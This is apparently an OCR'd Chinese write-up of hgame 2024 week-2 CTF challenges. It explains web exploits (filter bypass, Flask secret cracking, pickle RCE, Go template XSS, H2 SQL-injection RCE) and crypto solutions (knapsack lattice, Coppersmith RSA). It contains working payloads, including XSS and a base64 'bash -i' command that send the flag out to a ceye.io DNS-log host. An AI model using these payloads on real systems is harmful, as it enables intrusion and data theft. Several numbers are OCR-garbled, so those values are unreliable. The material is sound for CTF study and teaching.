hgame2024_week2

Web


What the cow say?

尝试 `ls` 可以发现能执行命令。

查看根目录，可以看到`flag_is_here`目录，查看`flag_is_here`，可以看到`flag_cOw54y`。

过滤了`cat`，但`?`没被过滤，可以用`/bin/c?t`来代替`cat`查看文件。

```
user_input=`/bin/c?t /f*/f*`
```



myflask

源码：

```
import pickle
import base64
from flask import Flask, session, request, send_file
from datetime import datetime
from pytz import timezone

currentDateAndTime = datetime.now(timezone('Asia/Shanghai'))
currentTime = currentDateAndTime.strftime("%H%M%S")

app = Flask(__name__)
# Tips: Try to crack this first ↓
```

```
app.config['SECRET_KEY'] = currentTime
print(currentTime)

@app.route('/')
def index():
    session['username'] = 'guest'
    return send_file('app.py')

@app.route('/flag', methods=['GET', 'POST'])
def flag():
    if not session:
        return 'There is no session available in your client :('
    if request.method == 'GET':
        return 'You are {} now'.format(session['username'])

    # For POST requests from admin
    if session['username'] == 'admin':
        pickle_data=base64.b64decode(request.form.get('pickle_data'))
        # Tips: Here try to trigger RCE
        userdata=pickle.loads(pickle_data)
        return userdata
    else:
        return 'Access Denied'

if __name__=='__main__':
    app.run(debug=True, host="0.0.0.0")
```

通过源码，可以知道`SECRET_KEY`是6位数的纯数字，可以爆破

脚本：

```
import itertools
import flask_unsign
from flask_unsign.helpers import wordlist
import requests as r
import time
import re
import sys

path = "wordlist.txt"

print("Generating wordlist... ")

#生成爆破字典
with open(path,"w") as f:
    [f.write("".join(x)+"\n") for x in itertools.product('0123456789',
repeat=6)]#生成条件


#填需要爆破的session
cookie_tamper = "eyJ1c2VybmFtZSI6Imd1ZXN0In0.ZcEzTg.YXSvJEMzC1MuPiDKMXDtTXMi3zU"

print("Got cookie: " + cookie_tamper)

print("Cracker Started...")
```

```
obj = flask_unsign.Cracker(value=cookie_tamper)

before = time.time()

with wordlist(path, parse_lines=False) as iterator:
            obj.crack(iterator)

secret = ""
if obj.secret:
    secret = obj.secret.decode()
    print(f"Found SECRET_KET {secret} in {time.time()-before} seconds")

signer = flask_unsign.sign({"time":time.time(),"authorized":True},secret=secret)
```

得到`SECRET_KEY`为 `155018` 。

接下来是使用 [flask-session-cookie-manager] 来session伪造。

把伪造后的session放进cookie，访问`/flag`路由，接着是`pickle`反序列化。

没有任何过滤，用`__reduce__`就行了。

```
import pickle
import base64

class A(object):
    def __reduce__(self):
        return (eval, ("__import__('os').popen('cat /flag').read()",))#popen内输入命令

a = A()
a = pickle.dumps(a)
print(base64.b64encode(a))
#
b'gASVRgAAAAAAAACMCGJ1aWxOaW5zlIwEZXZhbJSTlIwqX19pbXBvcnRfXygnb3MnKS5wb3BlbignY2FOIC9mbGFnJykucmVhZCgplIWUUpQu'
```

hgame{01d2dcab171074760e16b06e1a3248bbd8b890e5}

1110px × 415px

梅开二度

源码：

```
package main

import (
    "context"
    "log"
    "net/url"
    "os"
    "regexp"
    "sync"
    "text/template"
    "time"

    "github.com/chromedp/chromedp"
    "github.com/gin-gonic/gin"
    "golang.org/x/net/html"
)

var re = regexp.MustCompile(`script|file|on`)

var lock sync.Mutex

func main() {
    allocCtx, cancel := chromedp.NewExecAllocator(context.Background(),
append(chromedp.DefaultExecAllocatorOptions[:],
        chromedp.NoSandbox, chromedp.DisableGPU)...)
    defer cancel()
```

```
    r := gin.Default()
    r.GET("/", func(c *gin.Context) {
        tmplStr := c.Query("tmpl")
        if tmplStr == "" {
            tmplStr = defaultTmpl
        } else {
            if re.MatchString(tmplStr) {
                c.String(403, "tmpl contains invalid word")
                return
            }
            if len(tmplStr) > 50 {
                c.String(403, "tmpl is too long")
                return
            }
            tmplStr = html.EscapeString(tmplStr)
        }
        tmpl, err := template.New("resp").Parse(tmplStr)
        if err != nil {
            c.String(500, "parse template error: %v", err)
            return
        }
        if err := tmpl.Execute(c.Writer, c); err != nil {
            c.String(500, "execute template error: %v", err)
        }
    })

    r.GET("/bot", func(c *gin.Context) {
        rawURL := c.Query("url")
        u, err := url.Parse(rawURL)
        if err != nil {
            c.String(403, "url is invalid")
            return
        }
        if u.Host != "127.0.0.1:8080" {
            c.String(403, "host is invalid")
            return
        }
        go func() {
            lock.Lock()
            defer lock.Unlock()

            ctx, cancel := chromedp.NewContext(allocCtx,

chromedp.WithBrowserOption(chromedp.WithDialTimeout(10*time.Second)),
            )
            defer cancel()
            ctx, _ = context.WithTimeout(ctx, 20*time.Second)
            if err := chromedp.Run(ctx,
                chromedp.Navigate(u.String()),
                chromedp.Sleep(time.Second*10),
            ); err != nil {
                log.Println(err)
            }
        }()
        c.String(200, "bot will visit it.")
```

```
    })

    r.GET("/flag", func(c *gin.Context) {
        if c.RemoteIP() != "127.0.0.1" {
            c.String(403, "you are not localhost")
            return
        }
        flag, err := os.ReadFile("/flag")
        if err != nil {
            c.String(500, "read flag error")
            return
        }
        c.SetCookie("flag", string(flag), 3600, "/", "", false, true)
        c.Status(200)
    })
    r.Run(":8080")
}

const defaultTmpl = `
<!DOCTYPE html>
<html>
<head>
    <title>YOU ARE</title>
</head>
<body>
    <div>欢迎来自 {{.RemoteIP}} 的朋友</div>
    <div>你的 User-Agent 是 {{.GetHeader "User-Agent"}}</div>
    <div>flag在bot手上，想办法偷过来</div>
</body>
`
```

在`/`路由存在ssti，但是go的ssti和其他语言的不太一样，并不能直接rce和读文件，但可以xss。

先是ssti，`tmpl`有长度和的`html.EscapeString`限制，但反引号并不会被`html.EscapeString`转义，因此用反引号代替单双引号。

调用`Query`函数，把get传进去的变量当成字符串输出出来，此时的输出是原样输出，可以xss。

```
tmpl={{.Query `user`}}&user=123
```

`user`里填上我们的js代码，实现了xss。

接着是xss，由源码可以知道，cookie由`/flag`路由设置，因此在 x 之前要先访问`/flag`设置好cookie才能把cookie带出来。

然后是设置cookie的时候

```
c.SetCookie("flag", string(flag), 3600, "/", "", false, true)
```

这里设置的参数使得我们不能通过用`document.cookie`来获取cookie，我们需要用别的方法来获取。

用ssti的`Cookie`函数来获取cookie

```
tmpl={{.Cookie `flag`}}
```

访问后会把flag输出到前端页面。

之后读取前端页面内容，把内容里的东西带出来即可。

xss的js代码

```
<script>window.open("http://127.0.0.1:8080/flag");setTimeout(function(){var xhr
= new XMLHttpRequest();xhr.open('GET', 'http://127.0.0.1:8080/?tmpl={{.Cookie
`flag`}}');xhr.withCredentials =
true;xhr.send();xhr.onreadystatechange=function(){var a="y"+
(xhr.responseText).substring(0,4);window.open("http://"+a+".kbqsag.ceye.io");};}
,1000)</script>
```

先是访问`http://127.0.0.1:8080/flag`，1s后再访问`http://127.0.0.1:8080/`用`.Cookie`把flag读出来。（坑1：这里吃了大亏，不等待的话可能会没有cookie，得稍微等待一会）

之后读出访问`http://127.0.0.1:8080/`后的页面内容，然后把内容用dns带出来。（坑2：url里有大括号会带不出数据，因此在带出来之前要处理一下数据，不能有大括号。）

之后就利用`/bot`路由去xss。（坑3：注意一下url编码，`+`和`;`要编码两次，发送给`/bot`路由的数据有一次url解码，`/bot`发送给路由的数据也有一次url解码，不进行编码会因为`+`和`;`丢失出现 x 不到的情况）

先读flag的长度，为后边的截取做准备

```
url =
http%3A%2F%2F127.0.0.1%3A8080%3Ftmpl%3D%7B%7B.Query%20%60user%60%7D%7D%26user%3D
%3Cscript%3Ewindow.open(%22http%3A%2F%2F127.0.0.1%3A8080%2Fflag%22)%253BsetTimeo
ut(function()%7Bvar%20xhr%20%3D%20new%20XMLHttpRequest()%253Bxhr.open('GET'%2C%2
0'http%3A%2F%2F127.0.0.1%3A8080%2F%253Ftmpl%253D%257B%257B.Cookie%2520%2560flag%
2560%257D%257D')%253Bxhr.withCredentials%20%3D%20true%253Bxhr.send()%253Bxhr.onr
eadystatechange%3Dfunction()%7Bvar%20a%3D%22y%22%252b(xhr.responseText).length%2
53Bwindow.open(%22http%3A%2F%2F%22%252ba%252b%22.kbqsag.ceye.io%22)%253B%7D%253B
%7D%2C1000)%3C%2Fscript%3E
```

可以得到flag的长度为`48`。

ID	Name
1722629544	y48.kbqsag.ceye.io
1722629542	y0.kbqsag.ceye.io

flag的头是`hgame`或者`flag`，那先读`0~4`位验证一下flag头，读出来的是`hgam`，说明flag头是`hgame`。

```
url=
http%3A%2F%2F127.0.0.1%3A8080%3Ftmpl%3D%7B%7B.Query%20%60user%60%7D%7D%26user%3D
%3Cscript%3Ewindow.open(%22http%3A%2F%2F127.0.0.1%3A8080%2Fflag%22)%253BsetTimeo
ut(function()%7Bvar%20xhr%20%3D%20new%20XMLHttpRequest()%253Bxhr.open('GET'%2C%2
0'http%3A%2F%2F127.0.0.1%3A8080%2F%253Ftmpl%253D%257B%257B.Cookie%2520%2560flag%
2560%257D%257D')%253Bxhr.withCredentials%20%3D%20true%253Bxhr.send()%253Bxhr.onr
eadystatechange%3Dfunction()%7Bvar%20a%3D%22y%22%252b(xhr.responseText).substrin
g(0%2C4)%253Bwindow.open(%22http%3A%2F%2F%22%252ba%252b%22.kbqsag.ceye.io%22)%25
3B%7D%253B%7D%2C1000)%3C%2Fscript%3E
```

ID	Name
1722630879	yhgam.kbqsag.ceye.io
1722630878	y.kbqsag.ceye.io
1722630545	y.kbqsag.ceye.io
1722629544	y48.kbqsag.ceye.io
1722629542	y0.kbqsag.ceye.io

接着读 `6~46` 位，即把flag大括号内的内容读出来

```
url=
http%3A%2F%2F127.0.0.1%3A8080%3Ftmpl%3D%7B%7B.Query%20%60user%60%7D%7D%26user%3D
%3Cscript%3Ewindow.open(%22http%3A%2F%2F127.0.0.1%3A8080%2Fflag%22)%253BsetTimeo
ut(function()%7Bvar%20xhr%20%3D%20new%20XMLHttpRequest()%253Bxhr.open('GET'%2C%2
0'http%3A%2F%2F127.0.0.1%3A8080%2F%253Ftmpl%253D%257B%257B.Cookie%2520%2560flag%
2560%257D%257D')%253Bxhr.withCredentials%20%3D%20true%253Bxhr.send()%253Bxhr.onr
eadystatechange%3Dfunction()%7Bvar%20a%3D%22y%22%252b(xhr.responseText).substrin
g(6%2C46)%253Bwindow.open(%22http%3A%2F%2F%22%252ba%252b%22.kbqsag.ceye.io%22)%2
53B%7D%253B%7D%2C1000)%3C%2Fscript%3E
```

ID	Name
1722632149	y4ce7fdcfe812901f4460c4d9b9c0e90d77e6d6e6.kbqsag.ceye.io
1722632134	y.kbqsag.ceye.io
1722631964	y.kbqsag.ceye.io
1722630879	yhgam.kbqsag.ceye.io
1722630878	y.kbqsag.ceye.io
1722630545	y.kbqsag.ceye.io
1722629544	y48.kbqsag.ceye.io
1722629542	y0.kbqsag.ceye.io

最后包上大括号和flag头即可。

```
hgame{4ce7fdcfe812901f4460c4d9b9c0e90d77e6d6e6}
```

search4member

堆叠注入+HikariCP数据库rce

参考链接：[Spring Boot Actuator hikari配置不当导致的远程命令执行漏洞](#)

和参考链接的原理是一样的

查看代码的sql语句

```
String sql = "SELECT * FROM member WHERE intro LIKE '%" + keyword + "%';";
```

这里是用了拼接的形式，输入也没有过滤，因此存在sql注入，可以通过`%25';--+'`闭合。

闭合后，可以堆叠注入，因此可以用来执行参考链接里 RCE所需的SQL语句

```
CREATE ALIAS EXEC AS 'String shellexec(String cmd) throws java.io.IOException {
java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream());  if
(s.hasNext()) {return s.next();} throw new IllegalArgumentException();}'; CALL
EXEC('curl kbqsag.ceye.io');
```

在 dnslog 得到回显。

这里需要注意的是

```
CREATE ALIAS EXEC AS 'String shellexec(String cmd) throws java.io.IOException {
java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream());  if
(s.hasNext()) {return s.next();} throw new IllegalArgumentException();}';
```

这里是用CREATE ALIAS创建一个java函数，只需要创建一次，后续无需创建。

也就是只有第一次的时候要发，后面只需要执行`CALL EXEC('xxx');`，重复发会出错。

这里还是用了`Runtime.getRuntime().exec`来执行命令，因此用上反弹shell的payload，修改一下即可用dnslog带出flag。

```
keyword=web%25';CREATE ALIAS EXEC AS 'String shellexec(String cmd) throws
java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream());  if
(s.hasNext()) {return s.next();} throw new IllegalArgumentException();}'; CALL
EXEC('bash -c {echo,Y3VybCBgY2F0IC9mbGFnYC5rYnFzYWcuY2V5ZS5pbw==}|{base64,-d}|
{bash,-i}');--+
```


ID	Name
1723751482	hgame99b9cb6e567edccda0a8a4347781af41bb3701f3.kbqsag.ceye.io
1723751478	hgame99b9cb6e567edccda0a8a4347781af41bb3701f3.kbqsag.ceye.io

补上花括号即可


```
hgame{99b9cb6e567edccda0a8a4347781af41bb3701f3}
```

Select More Courses

先弱口令爆破密码，得到密码为 `qwert123`



和week1的`Select Courses`一样的方法，在`/api/expand`重复发包。



之后去`自主选课`页面选课，选课成功后点`选完了`即可得到flag。

Crypto

backpack

源码：

```
from Crypto.Util.number import *
import random
from secret import flag
a=[getPrime(32) for _ in range(20)]
p=random.getrandbits(32)
assert len(bin(p)[2:])==32
bag=0
for i in a:
    temp=p%2
    bag+=temp*i
    p=p>>1

enc=bytes_to_long(flag)^p

print(f'enc={enc}')
print(f'a={a}')
print(f'bag={bag}')
"""
enc=871114172567853490297478570113449366988793760172844644007566824913350088148162949968812541218339
```

```
a=[3245882327, 3130355629, 2432460301, 3249504299, 3762436129, 3056281051,
3484499099, 2830291609, 3349739489, 2847095593, 3532332619, 2406839203,
4056647633, 3204059951, 3795219419, 3240880339, 2668368499, 4227862747,
2939444527, 3375243559]
bag=45893025064
"""
```

非预期，`enc`来个`long_to_bytes`即可得到flag。

```
from Crypto.Util.number import *
enc =
871114172567853490297478570113449366988793760172844644007566824913350088148162949968812541218339
flag = long_to_bytes(enc)
print(flag)
```

backpack revenge

源码：

```
from Crypto.Util.number import *
import random
import hashlib

a=[getPrime(96) for _ in range(48)]
p=random.getrandbits(48)
assert len(bin(p)[2:])==48
flag='hgame{'+hashlib.sha256(str(p).encode()).hexdigest()+'}'

bag=0
for i in a:
    temp=p%2
    bag+=temp*i
    p=p>>1

print(f'a={a}')
print(f'bag={bag}')

"""
```

```
a=[74763079510261699126345525979, 51725049470068950810478487507,
47190309269514609005045330671, 64955989640650139818348214927,
68559937238623623619114065917, 72311339170112185401496867001,
70817336064254781640273354039, 70538108826539785774361605309,
43782530942481865621293381023, 58234328186578036291057066237,
68808271265478858570126916949, 61660200470938153836045483887,
63270726981851544620359231307, 42904776486697691669639929229,
41545637201787531637427603339, 74012839055649891397172870891,
56943794795641260674953676827, 51737391902187759188078687453,
49264368999561659986182883907, 60044221237387104054597861973,
63847046350260520761043687817, 62128146699582180779013983561,
65109313423212852647930299981, 66825635869831731092684039351,
67763265147791272083780752327, 61167844083999179669702601647,
55116015927868756859007961943, 52344488518055672082280377551,
52375877891942312320031803919, 69659035941564119291640404791,
52563282085178646767814382889, 56810627312286420494109192029,
49755877799006889063882566549, 43858901672451756754474845193,
67923743615154983291145624523, 51689455514728547423995162637,
67480131151707155672527583321, 59396212248330580072184648071,
63410528875220489799475249207, 48011409288550880229280578149,
62561969260391132956818285937, 44826158664283779410330615971,
70446218759976239947751162051, 56509847379836600033501942537,
50154287971179831355068443153, 49060507116095861174971467149,
54236848294299624632160521071, 64186626428974976108467196869]
bag=120254819682601389900652731494 7
"""
```

背包密码，用sage来求出p。

```
# sage
import gmpy2
from sympy import nextprime
from tqdm import tqdm
import hashlib

c=120254819682601389900652731494 7
```

```
pubkey=[74763079510261699126345525979, 51725049470068950810478487507,
47190309269514609005045330671, 64955989640650139818348214927,
68559937238623623619114065917, 72311339170112185401496867001,
70817336064254781640273354039, 70538108826539785774361605309,
43782530942481865621293381023, 58234328186578036291057066237,
68808271265478858570126916949, 61660200470938153836045483887,
63270726981851544620359231307, 42904776486697691669639929229,
41545637201787531637427603339, 74012839055649891397172870891,
56943794795641260674953676827, 51737391902187759188078687453,
49264368999561659986182883907, 60044221237387104054597861973,
63847046350260520761043687817, 62128146699582180779013983561,
65109313423212852647930299981, 66825635869831731092684039351,
67763265147791272083780752327, 61167844083999179669702601647,
55116015927868756859007961943, 52344488518055672082280377551,
52375877891942312320031803919, 69659035941564119291640404791,
52563282085178646767814382889, 56810627312286420494109192029,
49755877799006889063882566549, 43858901672451756754474845193,
67923743615154983291145624523, 51689455514728547423995162637,
67480131151707155672527583321, 59396212248330580072184648071,
63410528875220489799475249207, 48011409288550880229280578149,
62561969260391132956818285937, 44826158664283779410330615971,
70446218759976239947751162051, 56509847379836600033501942537,
50154287971179831355068443153, 49060507116095861174971467149,
54236848294299624632160521071, 64186626428974976108467196869]

#print(len(pubkey))
#272
nbit=48
#随机找一个符合条件的N
N=nextprime(gmpy2.iroot(nbit,2)[0]//2)
L=Matrix(QQ,nbit + 1, nbit + 1)
#构造矩阵L
for i in range(nbit):
    L[i,i]=1

for i in range(nbit):
    L[i,nbit]=pubkey[i]*N

for i in range(nbit):
    L[nbit,i]=1/2

L[nbit,nbit]=c*N


print("LLL start")
res=L.LLL()

for i in tqdm(range(0, nbit + 1)):
    # print solution
    M = res.row(i).list()[:-1]#最后面密文恢复后变成0
    flag = True
    for m in M:
        if m != 1/2 and m != -1/2:#根据破解原理，恢复的明文应只包含-1/2和1/2
            flag = False
            break
```

```
    if flag:
        mm=""
        print (i, M)
        for j in M:
            if j==-1/2:#不确定-1/2和1/2哪个代表二进制1
                mm+="1"
            else:
                mm+="0"
flag=mm[::-1]
print(flag)
p = int(flag,2)
flag='hgame{'+hashlib.sha256(str(p).encode()).hexdigest()+'}'
print(flag)
# hgame{04b1d0b0fb805a70cda94348ec5a33f900d4fd5e9c45e765161c434fa0a49991}
```

midRSA

非预期

源码：

```
from Crypto.Util.number import *
from secret import flag

def padding(flag):
    return flag+b'\xff'*(64-len(flag))

flag=padding(flag)
m=bytes_to_long(flag)
p=getPrime(512)
q=getPrime(512)
e=3
n=p*q
c=pow(m,e,n)
m0=m>>208

print(f'n={n}')
print(f'c={c}')
print(f'm0={m0}')

"""
n=120838778421252867808799302603972821425274682456261749029016472234934876266617
266346399909705742862458970575637664059189613618956880430078774892479256301209695323302787221508556481196281420676074116272495278097275927604857336484564777404497914572606299810384987412594844071935546690819906920254004045391585427
c=118961547254465282603128910126369011072248057317653811110746611348016137361383017921465395766977129601435508590006599755740818071303929227578504412967513468921191689357367045286190040251695094706564443721393216185563727951256414649625597950957960429709583109707961019498084511008637686004730015209939219983527
m0=132921474085670873515807320829616401305433137422104094324716252817023277489632744969422766 07
"""
```

直接`long_to_bytes`解`m0`即可得到flag。

```
from Crypto.Util.number import *

m0=13292147408567087351580732082961640130543313742210409432471625281702327748963274496942276607

print(long_to_bytes(m0))
# b'hgame{Other_cas3s_Of_cOppr3smith}\xff\xff\xff\xff\xff'
```

midRSA revenge

源码：

```
from Crypto.Util.number import *
from secret import flag
m=bytes_to_long(flag)
p=getPrime(1024)
q=getPrime(1024)
e=5
n=p*q
c=pow(m,e,n)
m0=m>>128

print(f'n={n}')
print(f'c={c}')
print(f'm0={m0}')

"""
n=27814334728135671995890378154778822687713875269624843122353458059697288888640572922486287556431241786461159513236128914176680497775619694684903498070577307810263677280294114135929708745988406963307279767028969515305895207028282193547356414827419008393701158467818535109517213088920890236300281646288761697842280633285355376389468360033584102258243058885174812018295460196515483819254913183079496947309574392848378504246991546781252139861876509894476420525317251695953355755164789878602945615879965709871975770823484418665634050103852564819575756950047691205355599004786541600213204423145854859214897431430282333052121
c=45622131411586708863820720303449463624470661111162172357784872909606923006795813266301862566144713150175868450263938320833284468193969812445918857181352714977229246413953073671761974170494592607563206407212536151643563112184575318655929799335527077981805770297378339158985115911402931029655170145674869891423134483518791755930544026956061332689320474812799925490210291960537036388958113672416409687957317387028080662045408746697035899865473675525702322507814701853710185
m0=99999002810033577734203106811693308232665325338039056370
"""
```

rsa高位m泄露，参考：[m高位攻击]

用sage跑出m。

因为在线的sage网站没有`Crypto.Util.number`库，自己写一个`long_to_bytes`函数。

```
# sage
n=27814334728135671995890378154778822687713875269624843122353458059697288888640572922486287556431241786461159513236128914176680497775619694684903498070577307810263677280294114135929708745988406963307279767028969515305895207028282193547356414827419008393701158467818535109517213088920890236300281646288761697842280633285355376389468360033584102258243058885174812018295460196515483819254913183079496947309574392848378504246991546781252139861876509894476420525317251695953355755164789878602945615879965709871975770823484418665634050103852564819575756950047691205355599004786541600213204423145854859214897431430282333052121
c=45622131411586708863820720303449463624470661111162172357784872909606923006795813266301862566144713150175868450263938320833284468193969812445918857181352714977229246413953073671761974170494592607563206407212536151643563112184575318655929799335527077981805770297378339158985115911402931029655170145674869891423134483518791755930544026956061332689320474812799925490210291960537036388958113672416409687957317387028080662045408746697035899865473675525702322507814701853710101
m0=99999002810033577734203106811693308232665325333803905637
m_high = m0<<128
e = 5
kbits = 128
PR.<x> = PolynomialRing(Zmod(n))
f = (m_high + x)^e - c
x0 = f.small_roots(2^kbits,1)[0]
m = m_high + x0
print(m)
hex_value=hex(m)[2:]
flag = ""
for i in range(0, len(hex_value), 2):
    hex_byte = hex_value[i:i+2]  # 每两个字符为一个十六进制字节
    decimal_value = int(hex_byte, 16)  # 将十六进制字节转换为十进制值
    char = chr(decimal_value)  # 将十进制值转换为字符
    flag += char

print(flag)

"""
m =
340278973659318023665815550380293424388263321700127611052082025339183927888046296596606922621
hgame{cOppr3smith_St3reOtyped_m3ssag3s}
"""
```

babyRSA

源码：

```
from Crypto.Util.number import *
from secret import flag,e
m=bytes_to_long(flag)
p=getPrime(64)
q=getPrime(256)
n=p**4*q
k=getPrime(16)
gift=pow(e+114514+p**k,0x10001,p)
```

```
c=pow(m,e,n)
print(f'p={p}')
print(f'q={q}')
print(f'c={c}')
print(f'gift={gift}')
"""
p=1421335545494477329I
q=61843562051620700386348551175371930486064978441159200765618339743764001033297
c=10500213872246694649593663865603821400004347575163902508525511396508874927246I
9068925866162502649223481924965979864527862811511564362295740651939654228 41
gift=9751789326354522940
"""
```

先求e，通过化简，可以知道 `gift=pow(e+114514,0x10001,p)`，可以求出 `e`。

接着是求m，可以发现 `p-1` 是 `e` 的倍数，要用AMM算法来求m。

参考链接：[RSA]()

```
#Sage
import gmpy2
p=14213355454944773291
q=61843562051620700386348551175371930486064978441159200765618339743764001033297
c=105002138722466946495936638656038214000043475751639025085255113965088749272461
90689258661625026492234819249659798645278628115115643622957406519396542284 1
gift=9751789326354522940
d1 = gmpy2.invert(0x10001, (p - 1))
e = pow(gift, d1, p)-114514


for mp in GF(p)(c).nth_root(e, all=True):
    for mq in GF(q)(c).nth_root(e, all=True):
        m = crt([ZZ(mp), ZZ(mq)], [p, q])
        try:
